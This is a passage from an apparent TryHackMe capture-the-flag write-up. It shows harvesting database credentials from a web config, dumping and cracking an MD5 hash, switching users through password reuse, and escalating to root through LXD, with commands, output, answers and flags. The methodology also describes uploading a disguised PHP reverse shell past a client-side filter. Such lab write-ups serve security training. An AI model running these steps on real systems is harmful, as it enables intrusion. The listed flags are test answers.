Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find?

**ANS: tron:IFightForTheUsers**

Q8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

**ANS:tron**

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Eighth, we type **mysql -utron -p** and enter the password **IFightForTheUsers** to access to the database.

```
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
2 rows in set (0.00 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)
```

We type **show databases** to see databases available. Then we enter **use tron** to look at tron database. We use **show tables** to show the tables available in the database.

```
mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

We enter **select \* from users** to dump into the users table. We now have the username and password we can look for cracking.

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot
   
reCAPTCHA
Privacy - Terms

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We copy the password **edc621628f6d19a13a00fd683f5e3ff7** and go to <https://crackstation.net/> to crack the password.

Q9: Crack the password. What is it?

**ANS:@computer@**

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~/$ ls
user.txt
```

Ninth, we login to the user by exploiting the password and we will log in as flynn. Then we enter **cat user.txt** and we will get the flag  
**THM{IDENTITY\_DISC\_RECOGNISED}**

Q10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

**ANS:flynn**

Q11: What is the value of the user.txt flag?

**ANS:THM{IDENTITY\_DISC\_RECOGNISED}**

```
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC |           DESCRIPTION | ARCH | SIZ
E   |          UPLOAD DATE |           |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07
MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
-----+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Finally, we run **groups** to see what groups **Flynn** is a part of, we see he is in a group called **lxd**. We will follow the instructions from Tryhackme for **privilege escalation with LXD** using these commands:

**lxc init Alpine strongbad -c security.privileged=true**

**lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true**

**lxc start strongbad**

**lxc exec strongbad ./bin/sh**

**id**

**cd /mnt/root/root**

We use **cat root.txt** to get the flag **THM{FLYNN\_LIVES}**

Q12: Check the user's groups. Which group can be leveraged to escalate privileges?

**ANS:lxd**

Q13: What is the value of the root.txt flag?

**ANS:THM{FLYNN\_LIVES}**

### Thought Process/Methodology:

First, we type `nmap -p- -T5 <machine_ip>` to check the open ports. Second, after we got the open ports, we type in the `<machine_ip>:65000` to get into the website. Third, we type `gobuster dir -u http://10.10.206.151:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40` to find the hidden php page. Fourth, we add `/uploads.php` at the end of the ports then open up Burp Suite to proxy the responses. We will see a `filter.js` request and we will need to drop it then we will get to the upload page. Fifth, we will use copy command `cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php` to copy a file and name it `shell.jpg.php`. Sixth, we will head back to terminal to upgrade and stabilise the shell with three commands which are `python3 -c 'import pty; pty.spawn("/bin/bash")', export TERM=xterm, stty raw -echo; fg`. We type `dir` to see the directory. After that, we use the command `cd /var/www/` and `ls` to see the list in the directory. We type `cat var/www/web.txt` to get the flag. Seventh, we go into `TheGrid` directory and `cat dbauth.php` to see the content. Eighth, we type `mysql -utron -p` and enter the password `IFightForTheUsers` to access to the database. We type `show databases` to see databases available. Then we enter `use tron` to look at tron database. We use `show tables` to show the tables available in the database. We enter `select * from users` to dump into the users table. We now have the username and password we can look for cracking. Ninth, we login to the user by exploiting the password and we will log in as `flynn`. Then we enter `cat user.txt` and we will get the flag. Finally, we run `groups` to see what groups `Flynn` is a part of, we see he is in a group called `lxd`. We will follow the instructions from Tryhackme for **privilege escalation with LXD** then `cat root.txt` to get the flag!